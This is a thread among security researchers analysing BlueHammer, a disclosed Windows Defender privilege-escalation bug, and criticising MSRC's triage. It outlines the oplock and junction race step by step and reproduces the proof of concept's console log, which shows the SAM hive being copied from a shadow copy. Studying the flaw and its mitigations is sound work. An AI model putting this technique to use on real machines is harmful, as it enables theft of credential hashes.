
There's a new Windows 0day LPE that has been disclosed called BlueHammer. The reporter suggests that it's being disclosed due to how MSRC operates these days.

MSRC used to be quite excellent to work with.
But to save money Microsoft fired the skilled people, leaving flowchart followers.
I wouldn't be surprised if Microsoft closed the case after the reporter refused to submit a video of the exploit, since that's apparently an MSRC requirement now. 😂


Anyway, yeah, it works. Maybe not 100% reliably, but well enough...
@wdormann that's some seriously complex code :) A file redirection attack in the Windows Defender update process I guess?

@tiraniddo
Yeah, the gist is:

  • Proc42_ServerMpUpdateEngineSignature triggers a Defender update, using a user-specified directory.
  • Download and unpack a real Defender update
  • Force Defender to scan a file (EICAR)
  • Use an oplock to freeze Defender
  • Swap out the directory with a junction to \BaseNamedObjects\Restricted

Because of the swap, Defender (running with privileges) operates on <updatepath>\mpasbase.vdm, which actually is \BaseNamedObjects\Restricted\mpasbase.vdm, which actually is \Device\HarddiskVolumeShadowCopyX\Windows\System32\config\SAM

Because Defender opens said file with a "Read" share mode, and it (the target) is in the object manager namespace, as opposed to NTFS, the unprivileged PoC process can read the file. Which is the SAM.

So basically a TOCTOU, with a bit of directory/junction shenanigans thrown in.

At least, that's my take on it.

@wdormann I'm not sure the unprivileged process should be able to read the SAM in the VSS though, I assume Defender must be modifying the ACL or something on the file, which is the bug. Not looked at it, and not sure I trust running something that complex to check :D

@tiraniddo
Well, the unprivileged process doesn't open the file. Defender does, and it gets a handle to it, which under the hood resolves to \BaseNamedObjects\Restricted\mpasbase.vdm

And given the ShareMode of the "file", the unprivileged process can use that file handle to read the contents?

I'm sure you know way more about all of this than me, so I could very well be wrong about all of this.

@wdormann oh I see, it passes back a handle. I assumed Defender did something to the file, then the unprivileged process opened the file. And yeah if it passes back a read-only handle then the code can parse out the SAM's contents as everything else needed to decrypt the hashes is accessible without any privileges (bizarre IMO).

No doubt it'd be relatively easy to narrow this down to something simpler as a PoC, perhaps that didn't help their case with MSRC who as you point out have become somewhat lazy in their triage process.

@tiraniddo
My last MSRC submission described the vulnerability in ONE SENTENCE.

MSRC said that they would not be able to proceed until I provided a video of the exploit in action.

After refusing, they escalated my case after 3 days.

I'm not convinced that PoC over-complexity is the problem here. Heck, the fact that they provided a PoC at all should be actionable, if they cared.

@wdormann actually going back it looks to me like Defender makes a copy of the file into a location the user can read, so not passing back a handle.

Also not saying MSRC are in the right in any way, but certainly a super complex PoC combined with not 100% reliability won't have helped. Ideally a simple description should be enough for them but that's now how MSRC operate now. Maybe they can get Project Glasswing to the work for them in the future :)

@tiraniddo
In case just the tool output helps to grok the flow, as opposed to sifting through code, here it is:

C:\tmp>FunnyApp.exe
Checking for windows defender signature updates...
Found Update :
Security Intelligence Update for Microsoft Defender Antivirus - KB2267602 (Version 1.447.218.0) - Current Channel (Broad)
Downloading updates...
Done.
Cabinet file mapped at 0x0000020030DFE154
Extracting cab file content...
Cab file content extracted.
Updates downloaded.
Creating VSS copy...
Found 1 volume shadow copies
Waiting for oplock to trigger...
New volume shadow copy detected : \Device\HarddiskVolumeShadowCopy2
Successfully accessed volume shadow copy.
Oplock triggered.
Waiting for callback...
CfCallbackFetchPlaceHolders triggered !
Directory query from MsMpEng.exe
Defender flagged.
Waiting for oplock to trigger...
WD is frozen and the new VSS can be used.
Created update directory C:\Users\limited\AppData\Local\Temp\e69f511c-dd46-4172-ac6d-ca74b4bf88e3
Created update file : C:\Users\limited\AppData\Local\Temp\e69f511c-dd46-4172-ac6d-ca74b4bf88e3\mpengine.dll
Created update file : C:\Users\limited\AppData\Local\Temp\e69f511c-dd46-4172-ac6d-ca74b4bf88e3\mpasbase.vdm
Created update file : C:\Users\limited\AppData\Local\Temp\e69f511c-dd46-4172-ac6d-ca74b4bf88e3\mpasdlta.vdm
Created update file : C:\Users\limited\AppData\Local\Temp\e69f511c-dd46-4172-ac6d-ca74b4bf88e3\mpavbase.vdm
Created update file : C:\Users\limited\AppData\Local\Temp\e69f511c-dd46-4172-ac6d-ca74b4bf88e3\mpavdlta.vdm
Waiting for windows defender to create a new definition update directory...
Calling ServerMpUpdateEngineSignature...
Detected new definition update directory in C:\ProgramData\Microsoft\Windows Defender\Definition Updates\{BBCD40ED-A99B-4C3C-849E-BF71895B93D1}
Setting oplock on \??\C:\Users\limited\AppData\Local\Temp\e69f511c-dd46-4172-ac6d-ca74b4bf88e3\mpasbase.vdm
Waiting for oplock to trigger...
oplock triggered !
File moved \??\C:\Users\limited\AppData\Local\Temp\e69f511c-dd46-4172-ac6d-ca74b4bf88e3\mpasbase.vdm to C:\Users\limited\AppData\Local\Temp\e69f511c-dd46-4172-ac6d-ca74b4bf88e3.WDFOO
Directory moved C:\Users\limited\AppData\Local\Temp\e69f511c-dd46-4172-ac6d-ca74b4bf88e3 to C:\Users\limited\AppData\Local\Temp\e69f511c-dd46-4172-ac6d-ca74b4bf88e3.foo
Recreated C:\Users\limited\AppData\Local\Temp\e69f511c-dd46-4172-ac6d-ca74b4bf88e3
Junction created C:\Users\limited\AppData\Local\Temp\e69f511c-dd46-4172-ac6d-ca74b4bf88e3 => \BaseNamedObjects\Restricted
Object manager link created \BaseNamedObjects\Restricted\mpasbase.vdm => \Device\HarddiskVolumeShadowCopy2\Windows\System32\Config\SAM
Leaked file opened C:\ProgramData\Microsoft\Windows Defender\Definition Updates\{BBCD40ED-A99B-4C3C-849E-BF71895B93D1}\mpasbase.vdm
Read 65536 bytes
Exploit succeeded.
SAM file written at : C:\Users\limited\AppData\Local\Temp\0a7c3ec4-32d6-431c-806b-ba6f8301ba0c

@wdormann @tiraniddo
Iirc Aaron Margosis complained about Defender writing it's updates to user write-able directories years ago. Another question is why they don't enable the redirection trust policy for the process (I think that would remediate the issue)

There is now a blog post.
https://medium.com/@taylorsmithgg/et-tu-defender-bluehammer-turns-windows-defender-against-you-666328724ec4

Et Tu Defender? BlueHammer Turns Windows Defender Against You

Et tu, Defender? The Most Privileged Software on Your Machine Is Also the Most Exploitable BlueHammer exploits Windows Defender to escalate from unprivileged user to SYSTEM, using six documented OS …

Medium

@qdkp @wdormann not sure I agree with the blog posts conclusion that there's no bug. The complex exploit is just using various tricks to make it as reliable as it can but it comes down to defender copying an arbitrary file through a symlink as SYSTEM.

As for the redirection mitigation, god knows why they don't turn it out. It wouldn't shock me if it's some concern that it'll break some enterprise consumer using junctions , or maybe malware could hide itself.

@tiraniddo @qdkp
Pretty much any security improvement I've suggested to them is shot down as "No, that'll break ", so yeah...